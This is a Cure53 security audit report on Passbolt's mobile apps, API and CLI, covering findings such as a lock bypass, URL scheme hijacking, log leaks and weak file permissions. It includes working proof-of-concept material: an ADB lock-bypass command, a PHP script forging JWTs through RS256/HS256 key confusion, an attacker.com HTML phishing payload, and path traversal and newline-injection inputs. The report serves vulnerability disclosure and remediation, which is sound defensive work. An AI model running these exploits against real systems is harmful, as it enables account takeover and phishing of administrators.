Fine penetration tests for fine websites

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Pentest-Report Passbolt Mobile App & API 11.-12.2021

Cure53, Dr.-Ing. M. Heiderich, BSc. C. Kean, Dipl.-Ing. A. Aranguren, MSc. J. Moritz

Index

Introduction

“The password manager your team was waiting for. Free, open source, self-hosted, extensible, OpenPGP based.”

From https://www.passbolt.com/

This report describes the results of a security assessment of the Passbolt complex, spanning the Passbolt mobile application, related backend API and CLI tool. Carried out by Cure53 in late 2021, the project included a penetration test and a dedicated audit of the source code.

Registered as *PBL-06,* the project was requested by Passbolt SA in late August 2021 and then scheduled for the last quarter of 2021 to allow ample time for preparations on both sides. To give some details, Cure53 has looked at the Passbolt scope before: as indicated by the headline, it is the sixth iteration of security-centered work done via this collaboration.

As for the precise timeline and specific resources allocated to *PBL-06*, Cure53 completed the examination in late November and early December 2021, specifically in CW47 and CW48. A total of sixteen days were invested to reach the coverage expected for this assignment, whereas a team of four senior testers has been composed and tasked with this project’s preparation, execution and finalization. While several testers in this group were already familiar with the Passbolt software compound via previous project work, others were added to the testing team to offer a fresh perspective

For optimal structuring and tracking of tasks, the work was split into four separate work packages (WPs):

- **WP1**: White-box pen-tests & audits against Passbolt mobile app for Android
- **WP2**: White-box pen-tests & audits against Passbolt mobile app for iOS
- **WP3**: White-box pen-tests & audits against Passbolt authentication & API, PHP
- **WP4**: White-box pen-tests & audits against *go-passbolt* module & CLI tool

It can be derived from above that white-box methodology was utilized and represents a typical approach for Passbolt-Cure53 collaborations. The testing team was given access to the mobile binaries in scope, API docs and everything else needed to reach optimal coverage levels. Additionally, sources were provided to make sure the project can be executed in line with the agreed-upon framework.

The project progressed effectively on the whole. All preparations were done in CW46 to foster a smooth transition into the testing phase. Over the course of the engagement, the communications were done using a private, dedicated and shared Slack channel set up for previous work. The discussions throughout the test were very good and productive and not many questions had to be asked. The scope was well-prepared and clear, greatly contributing to the fact that no noteworthy roadblocks were encountered during the test.

Cure53 offered frequent status updates about the test and the emerging findings. Live-reporting was done for two findings to enable quicker progress with rolling-out fixes to the more concerning flaws.

The Cure53 team managed to get very good coverage over the WP1-WP4 scope items. Among fifteen security-relevant discoveries, eight were classified to be security vulnerabilities and seven to be general weaknesses with lower exploitation potential. It needs to be noted that most of the findings were located in the lower-impact arena. Although no *Critical* issues were identified, two items were marked as *High.*

Both most concerning issues were live-reported. One is a problem with the *JWT* implementation (see PBL-06-008) and the other one, filed as PBL-06-009 concerns a file privilege issue leading to possible leakage of information. Compared to the results from past tests, the number of findings as well as their severity levels went up a good bit. However, this can likely be attributed to the broader scope and the increased number of features exposed to users in Passbolt more recently.

In the following sections, the report will first shed light on the scope and key test parameters, as well as the structure and content of the WPs. Next, all findings will be discussed in grouped vulnerability and miscellaneous categories, then following a chronological order in each group. Alongside technical descriptions, PoC and mitigation advice are supplied when applicable. Finally, the report will close with broader conclusions about this November-December 2021 project. Cure53 elaborates on the general impressions and reiterates the verdict based on the testing team's observations and collected evidence. Tailored hardening recommendations for the Passbolt complex are also incorporated into the final section.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Scope

- **White-Box Penetration-Tests & Audits against Passbolt Mobile Apps, API & CLI**
  - **WP1**: White-box penetration tests & audits against Passbolt mobile app for Android
    - Sources have been shared with Cure53
    - Binaries have been shared with Cure53
  - **WP2**: White-box penetration tests & audits against Passbolt mobile app for iOS
    - Sources have been shared with Cure53
    - Binaries have been shared with Cure53
  - **WP3**: White-box penetration tests & audits against Passbolt auth’n & API, PHP
    - Sources have been shared with Cure53
    - Cure53 got detailed instructions on how to interact with the API on the Passbolt demo server
  - **WP4**: White-box penetration tests & audits against *go-passbolt* module & CLI tool
    - Sources have been shared with Cure53
    - Binaries have been shared with Cure53
  - **Detailed test-supporting material has been shared with Cure53**
  - **All relevant sources have been shared with Cure53**


Identified Vulnerabilities

The following sections list both vulnerabilities and implementation issues spotted during the testing period. Note that findings are listed in chronological order rather than by their degree of severity and impact. The aforementioned severity rank is simply given in brackets following the title heading for each vulnerability. Each vulnerability is additionally given a unique identifier (e.g. *PBL-06-001*) for the purpose of facilitating any future follow-up correspondence.

PBL-06-001 WP1: Fingerprint bypass via activity invocation *(Low)*

The Android app implements a feature whereby the app locks itself when the user switches to another app. It requires the user to enter the passphrase or the fingerprint in order to continue accessing the authenticated portion of the application. However, it was found that this feature can be trivially bypassed by invoking the *MainActivity* via an ADB command. A malicious attacker with access to an unlocked phone could leverage this weakness to gain access to all the authenticated screens of the Android app.

This finding does not allow the attacker to view the passwords in plain-text and it can only be leveraged until the currently allocated *JWT* token expires (its lifetime from creation is five minutes).



facebook
abeforfacebook@7asec.com
instagram
abefrinsta@7asec.com
Linkedin
abeforlinkedin@7asec.com
Twitch
abefortwitch@7asec.com

facebook
Username
abeforfacebook@7asec.com
Password
··················
Website URL
https://www.facebook.com
Description
Description is encrypted
See description

Fig.: Information available to an attacker (example)

This issue was confirmed as follows:

1. If not done already, on the Android device, enable fingerprint authentication (optional).
2. Log in on the Android app.
3. While the app remains open, switch to another app and then close the Passbolt app.
4. From a computer connected to the Android device, run the following ADB command:

   ADB command:
   ```
   adb root
   adb shell am start -a "android.intent.action.MAIN" -n
   "com.passbolt.mobile.android.qa/com.passbolt.mobile.android.feature.main.
   mainscreen.MainActivity"
   ```

Result:
The Android app shows the authenticated portion of the application. The attacker can now navigate to all screens without access to the passphrase or fingerprint.

It is recommended to improve the implementation of this feature: the app needs to remain locked regardless of any activities being invoked directly from the command line.

PBL-06-002 WP2: Possible leaks & Phishing via URL scheme hijacking (*Medium*)

It was found that the iOS app currently implements a custom URL handler. This mechanism is considered insecure, as it is susceptible to URL hijacking. The approach has been used by multiple malicious iOS applications in the past[1], so an adversarial app could leverage this weakness to register the same custom URL handler.

Using this technique, malicious apps can intercept all URLs using the custom URL scheme, which may be useful to an attacker to steal information intended for the legitimate app, as well as stealing user credentials presenting fake login pages that forward credentials to arbitrary, adversary-controlled websites. The following custom URLs could be hijacked by a malicious app.

Affected URL schemes:
passbolt://[...]

This issue can be confirmed by reviewing the *Info.plist* file of the application bundle:

[1] https://www.fireeye.com/blog/threat-research/2015/02/ios_masque_attackre.html

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Affected file:
Info.plist

Affected code:
```
<key>CFBundleURLTypes</key>
<array>
	<dict>
		<key>CFBundleTypeRole</key>
		<string>Viewer</string>
		<key>CFBundleURLName</key>
		<string>passbolt</string>
		<key>CFBundleURLSchemes</key>
		<array>
			<string>passbolt</string>
		</array>
	</dict>
</array>
```

It is recommended to discontinue the current *Deep Link* implementation and instead use exclusively *iOS Universal Links*[2]. The reason for this is that custom URL schemes are considered insecure as they can be hijacked[3].

PBL-06-005 WP1: Account information access via debug messages (*Medium*)

It was found that the Android app leaks entire HTTP requests and responses via logcat messages of the device. Some of these requests contain usernames, website URLs and the *JWT* session token (valid for five minutes from creation). A malicious attacker with access to an unlocked phone could leverage this weakness to enable USB debugging and retrieve the mentioned information from the logcat buffer[4]. This will reveal not only the latest ADB messages, but also previous ones that could contain usernames, website URLs and *JWT* session tokens.

This issue was identified while looking for logcat leaks. The *OkHttp* package is currently configured in a way that leaks at least certain HTTP requests like the following.

Example request from logcat leaking credentials:

```
11-21 17:44:21.156  2545  2604 I okhttp.OkHttpClient: --> GET
https://pro.passbolt.dev/resources.json?contain%5Bpermission%5D=1 h2
11-21 17:44:21.156  2545  2604 I okhttp.OkHttpClient: Authorization: Bearer 
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJod[...]
11-21 17:44:21.157  2545  2604 I okhttp.OkHttpClient: Host: pro.passbolt.dev
```

[2] https://developer.apple.com/ios/universal-links/
[3] https://blog.trendmicro.com/trendlabs-security-intelligence/ios-url-scheme-susceptible-to-hijacking/
[4] https://developer.android.com/studio/command-line/logcat

```
11-21 17:44:21.157  2545  2604 I okhttp.OkHttpClient: Connection: Keep-Alive
11-21 17:44:21.157  2545  2604 I okhttp.OkHttpClient: Accept-Encoding: gzip
11-21 17:44:21.157  2545  2604 I okhttp.OkHttpClient: User-Agent: okhttp/4.7.2
11-21 17:44:21.157  2545  2604 I okhttp.OkHttpClient: --> END GET
[...]
11-21 17:44:24.442  2545  2604 I okhttp.OkHttpClient:            "id":
"a9120a98-1b8f-411d-a71e-c46385804185",
11-21 17:44:24.442  2545  2604 I okhttp.OkHttpClient:            "name":
"facebook",
11-21 17:44:24.442  2545  2604 I okhttp.OkHttpClient:            "username":
"abeforfacebook@7asec.com",
11-21 17:44:24.442  2545  2604 I okhttp.OkHttpClient:            "uri":
"https:\/\/www.facebook.com",
```

It is recommended to avoid logging sensitive information. Common approaches to implement this are:

- To create a *log wrapper*, check if the build is a *debug* build there, only log debug and verbose messages for a *debug* build[5]
- To create ProGuard rules so that *Log.d* and *Log.v* are removed when the build is marked as for production[6].

The proposed approaches keep debugging features for developers while disabling them in production releases.

PBL-06-006 WP2: Missing jailbreak detection on iOS (*Medium*)

The Passbolt iOS documentation states that *"The Passbolt iOS application tries to detect jailbreak and informs the user about potential threats"*. However, no such jailbreak check could be identified at the source code level or at runtime. Hence, the iOS application fails to alert users about security implications on jailbroken devices. This issue can be confirmed by installing the application on a jailbroken device and noticing the complete lack of application warnings.

[5] https://stackoverflow.com/a/4592958
[6] https://stackoverflow.com/a/2466662

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de




Fig.: Passbolt app could run on a jailbroken device

It is recommended to implement the jailbreak detection feature that the documentation talks about. For this purpose, a comprehensive jailbreak detection solution could be considered. Some freely available libraries for iOS are *IOSSecuritySuite*[7] and *DTTJailbreakDetection*[8], although custom checks are also possible in Swift applications[9]. Such solutions should be considered bypassable but sufficient to warn users about the dangers of running the application on a jailbroken device.

Given that the user has root access and the application does not, the application is always at a disadvantage.


This means the mechanisms like this one should always be considered bypassable when enough dedication and skill characterize the attacker. For best results, it is recommended to test some commercial and open source[10] [11] solutions against well-

[7] https://cocoapods.org/pods/IOSSecuritySuite
[8] https://github.com/thii/DTTJailbreakDetection
[9] https://sabatsachin.medium.com/detect-jailbreak-device-in-swift-5-ios-programatically-da467028242d
[10] https://github.com/thii/DTTJailbreakDetection
[11] https://github.com/securing/IOSSecuritySuite

known *Cydia tweaks* like *LibertyLite*[12], *Shadow*[13], *tsProtector 8+*[14] or *A-Bypass*[15]. Based on this, Passbolt could determine the most solid approach.

PBL-06-007 WP1: Missing root detection in Android (*Medium*)

The Passbolt documentation states that *"Our recommendation is to not root the device unless being fully aware of the consequences."*, however no root detection could be identified either at the source code level or at runtime. Hence, the Android app is currently unable to alert rooted users about the security implications of running the app in such an environment. Such behavior would be consistent with the intended jailbreak detection that the iOS documentation talks about. In essence, the Android application fails to implement a device verification check when the app is opened. As such, it does not alert users when they are using devices with certain characteristics, such as rooted devices or Android emulators.



Device name
Android SDK built for x86_64

Phone number
+1-555-521-5554

Emergency information
Info & contacts for Owner

Legal information

Safety & regulatory manual

SIM status
Android

Model & hardware
Model: Android SDK built for x86_64

IMEI
358240051111110

Android version
10

Fig.: Passbolt app running in a rooted Android device without warnings

[12] http://ryleyangus.com/repo/
[13] https://ios.jjolano.me/
[14] http://apt.thebigboss.org/repofiles/cydia/
[15] https://repo.rpgfarm.com/

It is recommended to implement a device verification feature. For this purpose, a comprehensive device verification solution could be considered. However, given that the user has root access and the application does not, the application is always at a disadvantage. Mechanisms like this should always be considered bypassable when enough dedication and skill characterize the attacker. The freely available *rootbeer* library[16] could be considered for the purpose of alerting users on rooted devices. While bypassable, this would be sufficient for alerting users of the dangers of running the app on rooted devices.

PBL-06-008 WP3: JWT key confusion leads to authentication bypass (*High*)

While reviewing the *JWT* authentication procedure, it was found that the Passbolt API is prone to a key confusion attack. The attacker can change the *algorithm* field of the *JWT* header from RS256 to HS256 and misuse the RSA public key as HMAC secret key. With the knowledge of another user's ID, the attacker can issue arbitrary valid tokens and authenticate as other users. The severity of this issue is *High* since the passwords are encrypted and cannot be viewed by the attacker.

The PHP script shown next can be utilized to generate a valid *JWT* token for other users. When submitting the generated token to the API, it can be observed that the token is valid and the attacker has authenticated as another user.

PoC token generation:
```
<?php
$url = "http://localhost/";
$user_id = "08234887-0f4c-4655-9112-6e1f0ba7b943";
function urlsafeB64Encode($input)
{
	return str_replace('=', '', \strtr(\base64_encode($input), '+/', '-_'));
}
function get_pub_key($url){
	$ch = curl_init();
	curl_setopt($ch, CURLOPT_URL, $url.'auth/jwt/rsa.json');
	curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
	$output = curl_exec($ch);
	curl_close($ch);
	return $output;
}
$head = '{"typ":"JWT","alg":"HS256"}';
$t = time()+3*60*60;
$body = '{"iss":"'.$url.'","sub":"'.$user_id.'","exp":'.$t.'}';
$msg = urlsafeB64Encode($head).'.'.urlsafeB64Encode($body);
$key = json_decode(get_pub_key($url),true)["body"]["keydata"];
$hash = \hash_hmac("SHA256", $msg, $key, true);
```

[16] https://github.com/scottyab/rootbeer

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
echo $msg.'.'.urlsafeB64Encode($hash)."\n";
```

PoC request:
```
GET /account/settings.json HTTP/1.1
Host: localhost
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vbG9jYWxob3N0LyIsInN1YiI
6IjA4MjM0ODg3LTBmNGMtNDY1NS05MTEyLTZlMWYwYmE3Yjk0MyIsImV4cCI6MTYzNzU4NjMxNn0.Ctr
J0dDYvI2i_EMx-ZX7twsAep1_Z6dTKCUGRUHTusw
```

Response:
```
[...]
{
  [...],
  "body": [
    {
      "id": "a3ec3f0b-cbe7-4def-9051-3bfa78ef83c2",
      "user_id": "08234887-0f4c-4655-9112-6e1f0ba7b943",
      "property_id": "5a047a1d-8c40-587b-8f4a-31ec9fb4a3d1",
      "property": "locale",
      "value": "en-UK",
      "created": "2021-11-21T21:49:06+00:00",
      "modified": "2021-11-21T21:49:06+00:00"
    }
  ]
}
```

Even though Passbolt only configures the RS256 algorithm, the custom configuration is merged with the default configuration by CakePHP. Therefore, both algorithms are supported.

Affected file:
passbolt/vendor/cakephp/authentication/src/Authenticator/JwtAuthenticator.php

Affected code:
```
protected $_defaultConfig = [
       'header' => 'Authorization',
       'queryParam' => 'token',
       'tokenPrefix' => 'bearer',
       'algorithms' => ['HS256'],
       'returnPayload' => true,
       'secretKey' => null,
       'subjectKey' => IdentifierInterface::CREDENTIAL_JWT_SUBJECT,
];
```

It is recommended to enforce the RS256 algorithm in the *JWT* header. This can be done by removing the HS256 algorithm from the *JWTAuthenticator* instance after initializing the object. Furthermore it should be considered to remove the HS256 algorithm from CakePHP's default configuration.

PBL-06-009 WP4: Improper file permissions for configuration file *(High)*

The *go-passbolt* CLI tool uses a configuration file that contains the GPG private key and can include both the key's passphrase and the 2FA secret. When creating the configuration using the command line interface, the configuration file is persisted on the filesystem with overly permissive file access via permissions. In particular, the file is marked as world-readable which grants any user of the operating system access to sensitive data such as the private key and the corresponding passphrase.

PoC commands:

```
~$ ./go-passbolt-cli configure --serverAddress http://localhost --userPrivateKey
'<private key>' --userPassword 'password'

~$ ls -la ~/.config/go-passbolt-cli/go-passbolt-cli.toml
-rw-r--r-- 1 user user 5489 Nov 22 11:51 /home/user/.config/go-passbolt-cli/go-
passbolt-cli.toml
```

Affected file:
github.com/spf13/viper@v1.9.0/viper.go

Affected code:

```
func New() *Viper {
    v := new(Viper)
    v.keyDelim = "."
    v.configName = "config"
    v.configPermissions = os.FileMode(0644)
```

It is recommended to programmatically set the permissions of the configuration file so that only the corresponding user has read- and write-access. This can be achieved with the function *SetConfigPermissions*[17] of the Go package *Viper*.

[17] https://pkg.go.dev/github.com/spf13/viper#SetConfigPermissions

PBL-06-010 WP3: Email HTML injection in *JWT* attack notifications *(Low)*

Passbolt issues notifications in the form of emails to users and admins if anomalous behavior related to *JWT* authentication has been detected. It was found that an attacker can abuse this notification procedure to inject malicious HTML code into one of the emails to perform Phishing attacks against administrators.

Steps to reproduce

1. Retrieve a valid *JWT* and *refresh* tokens using the *auth/jwt/login.json* endpoint.
2. Encrypt and sign a new challenge containing the HTML payload.

   Malicious challenge:
   ```
   {"version": "1.0.0", "domain": "<a href='http://attacker.com'>click 
   me</a>","verify_token":"399c69c7-1789-4d87-9fbf-
   02529b0d21dc","verify_token_expiry": 1637771342}
   ```


   Encrypt and sign the challenge:
   ```
   gpg --armor -u <user> -se -r <recipient> challenge
   ```

3. Submit the encrypted challenge with the previously retrieved *refresh* token to the server.

   Request:
   ```
   POST /auth/jwt/login.json HTTP/1.1
   Host: localhost
   content-type: application/json
   Cookie: refresh_token=56ec4e8d-ea20-4503-a892-6bf95f482efb
   Content-Length: 1424

   {"user_id":"eb390f7f-15ca-4d89-9b14-dca8807d7d64","challenge":"
   -----BEGIN PGP MESSAGE-----
   [...]
   -----END PGP MESSAGE-----"}
   ```

4. The admin and the attacker will receive an email with the rendered HTML payload.



Test admin (admin@passbolt.local)
Security warning!
Nov 21, 2021, 6:26 PM

The domain is invalid. Expected: http://localhost/ and got click me

An unknown user with IP: 127.0.0.1 attempted to steal your login data.
Please get in tough with one of your administrators.

Fig.: Notification email with injected HTML.

If the user-supplied domain within the challenge does not match the domain of the Passbolt server, an *InvalidDomainException* containing the malicious payload is thrown. This exception is then rendered into the email body without being sanitized.

Affected file:
plugins/Passbolt/JwtAuthentication/src/Notification/Email/Redactor/ JwtAuthenticationAttackEmailRedactor.php

Affected code:
```
$email = new Email(
         $admin->username,
         $subject,
         [
             'body' => [
                 'user' => $user,
                 'ip' => $exception->getController()->getRequest()->clientIp(),
                 'message' => $exception->getMessage(),
                ],
             'title' => $subject,
         ],
         $exception->getAdminEmailTemplate()
);
```

It is recommended to properly sanitize the exception message before rendering it into the email. By doing this, the user-input is no longer rendered as HTML.

Miscellaneous Issues

This section covers those noteworthy findings that did not lead to an exploit but might aid an attacker in achieving their malicious goals in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

PBL-06-003 WP1: Android app hardening recommendations (*Info*)

It was found that the consumer Android app fails to use optimal values for a number of security configuration's settings. This unnecessarily weakens the overall security posture of the application. For example, the application explicitly enables the *android:debuggable* attribute. The weaknesses are documented in more detail next.

Issue 1: Undefined *android:hasFragileUserData*

Since Android 10, it is possible to specify whether application data should survive when apps are uninstalled with the attribute *android:hasFragileUserData*. When set to *true*, the user will be prompted to keep the app information despite uninstallation.



Do you want to uninstall this app?
☐ Keep 618 kB of app data.

Fig.: Uninstall prompt with check box for keeping the app data

Since the default value is *false*, there is no security risk in failing to set this attribute. However, it is still recommended to explicitly set this setting to *false* to define the intention of the app to protect user information and ensure all data is deleted when the app is uninstalled. It should be noted that this option is only usable if the user tries to uninstall the app from the native settings. Otherwise, if the user uninstalls the app from Google Play, there will be no prompts asking whether data should be preserved or not.

Issue 2: Usage of *android:debuggable="true"* in the Android Manifest

The application explicitly sets the *android:debuggable* attribute in the *AndroidManifest.xml* with an insecure value of *true*, which makes it easier for reverse engineers or attackers to hook a debugger to it. This allows dumping a stack trace and accessing debugging helper classes.

Affected file:
AndroidManifest.xml

Affected code:
```
<application android:theme="@style/Theme.Passbolt"
android:label="@string/app_name" android:icon="@mipmap/ic_launcher"
android:name="com.passbolt.mobile.android.PassboltApplication"
android:debuggable="true" android:allowBackup="false" android:supportsRtl="true"
android:extractNativeLibs="false"
android:networkSecurityConfig="@xml/network_security_config"
android:roundIcon="@mipmap/ic_launcher_round"
android:appComponentFactory="androidx.core.app.CoreComponentFactory">
```

It is recommended to explicitly set the *android:debuggable* attribute to *false* in the *AndroidManifest.xml* file

PBL-06-004 WP1: Android binary hardening recommendations (*Info*)

It was found that a number of binaries embedded into the Android application are currently not leveraging the available compiler flags to mitigate potential memory corruption vulnerabilities. This unnecessarily puts the application at risk for such issues.

Issue 1: Missing usage of *-D_FORTIFY_SOURCE=2* on most binaries

Missing this flag means common *libc* functions are missing buffer overflow checks, so the application is more prone to memory corruption vulnerabilities. Please note that most binaries are affected. The following is a reduced list of examples, presented in a shortened form for the sake of brevity.

Example binaries (from decompiled dev app):
lib/arm64-v8a/libgojni.so
lib/armeabi-v7a/libgojni.so
lib/x86_64/libgojni.so
lib/x86/libgojni.so
lib/armeabi-v7a/libbarhopper_v2.so
lib/x86/libbarhopper_v2.so
lib/arm64-v8a/libsqlcipher.so
lib/armeabi-v7a/libsqlcipher.so
lib/x86_64/libsqlcipher.so
lib/x86/libsqlcipher.so

Issue 2: Missing stack canaries

A number of binaries do not have a stack canary value added to the stack. Stack canaries are used to detect and prevent exploits from overwriting return addresses.

Affected binaries:
lib/arm64-v8a/libgojni.so
lib/armeabi-v7a/libgojni.so
lib/x86_64/libgojni.so

It is recommended to compile all binaries using the *-D_FORTIFY_SOURCE=2* argument so that common insecure *glibc* functions like *memcpy,* etc. are automatically protected with buffer overflow checks.

Regarding stack canaries, the *-fstack-protector-all* option can be leveraged to enable them.

PBL-06-011 WP3: Missing ACL checks on *TransfersView* controller (*Info*)

It was found that the *TransfersView* controller is missing ACL checks. This allows malicious users to view the transfer progress of the GPG private key to the mobile app of other users. However, for successful exploitation the attacker needs to know the UUID of the corresponding transfer entity. Therefore, it is an informational only finding.

Affected file:
plugins/Passbolt/Mobile/src/Controller/Transfers/TransfersViewController.php

Affected code:
```
public function view(string $id): void
{
   // Check request sanity
   if (!Validation::uuid($id)) {
      throw new BadRequestException(__('The transfer id is not valid.'));
   }
   [...]
   $transfer = $this->Transfers->get($id, ['contain' => $contain]);
```

As a hardening measure, it is recommended to check if the transfer entity is associated with the current user. By doing so, the transfer progress cannot be accessed by unintended users.

PBL-06-012 WP4: URL path traversal via command line flags *(Info)*

It was found that the Passbolt CLI tool does not properly validate resource identifiers, which allows injecting path traversal characters or URL meta characters. However, a security impact of this issue could not be determined.

PoC command:
```
~$ ./go-passbolt-cli get user --id
'eb390f7f-15ca-4d89-9b14-dca8807d7d64/../eb390f7f-15ca-4d89-9b14-dca8807d7d64'
Username: admin
FirstName: admin@passbolt.local
LastName: Test admin
Role: Admin
```

Affected files:
github.com/speatzle/go-passbolt@v0.5.2/api/users.go
github.com/speatzle/go-passbolt@v0.5.2/api/folders.go
github.com/speatzle/go-passbolt@v0.5.2/api/favorites.go
github.com/speatzle/go-passbolt@v0.5.2/api/comments.go
github.com/speatzle/go-passbolt@v0.5.2/api/gpgkey.go
github.com/speatzle/go-passbolt@v0.5.2/api/groups.go
github.com/speatzle/go-passbolt@v0.5.2/api/permissions.go
github.com/speatzle/go-passbolt@v0.5.2/api/resource_types.go
github.com/speatzle/go-passbolt@v0.5.2/api/resources.go
github.com/speatzle/go-passbolt@v0.5.2/api/secrets.go
github.com/speatzle/go-passbolt@v0.5.2/api/setup.go

Affected code:
```
func (c *Client) GetUser(ctx context.Context, userID string) (*User, error) {
    msg, err := c.DoCustomRequest(ctx, "GET", "/users/"+userID+".json", "v2",
nil, nil)
    if err != nil {
        return nil, err
    }
```

Even though no security impact was found, it is nevertheless recommended to properly validate identifiers supplied via the command line. Validation should be implemented according to the UUID format.

PBL-06-013 WP4: Improper escaping of *resource* fields (*Info*)

It was found that newline or carriage return characters within *resource* fields - such as the name or username field of a secret - are not properly escaped by the Passbolt command line tool. This might lead to confusion if a malicious user shares a password with a specially crafted payload within one of the fields.

PoC request:

```
POST /resources.json?api-version=v2& HTTP/1.1
Host: localhost

{
  "name":"test",
  "username":"user\nURI: http://attacker.com",
  "uri":"http://example.com",
  [...]
}
```

PoC command:

```
~$ ./go-passbolt-cli get resource --id 38ca54ff-459c-4676-a656-ce43b339a5c3
FolderParentID:
Name: test
Username: user
URI: http://attacker.com
URI: http://example.com
Password: awdawdawdawdawdawd
Description:
```

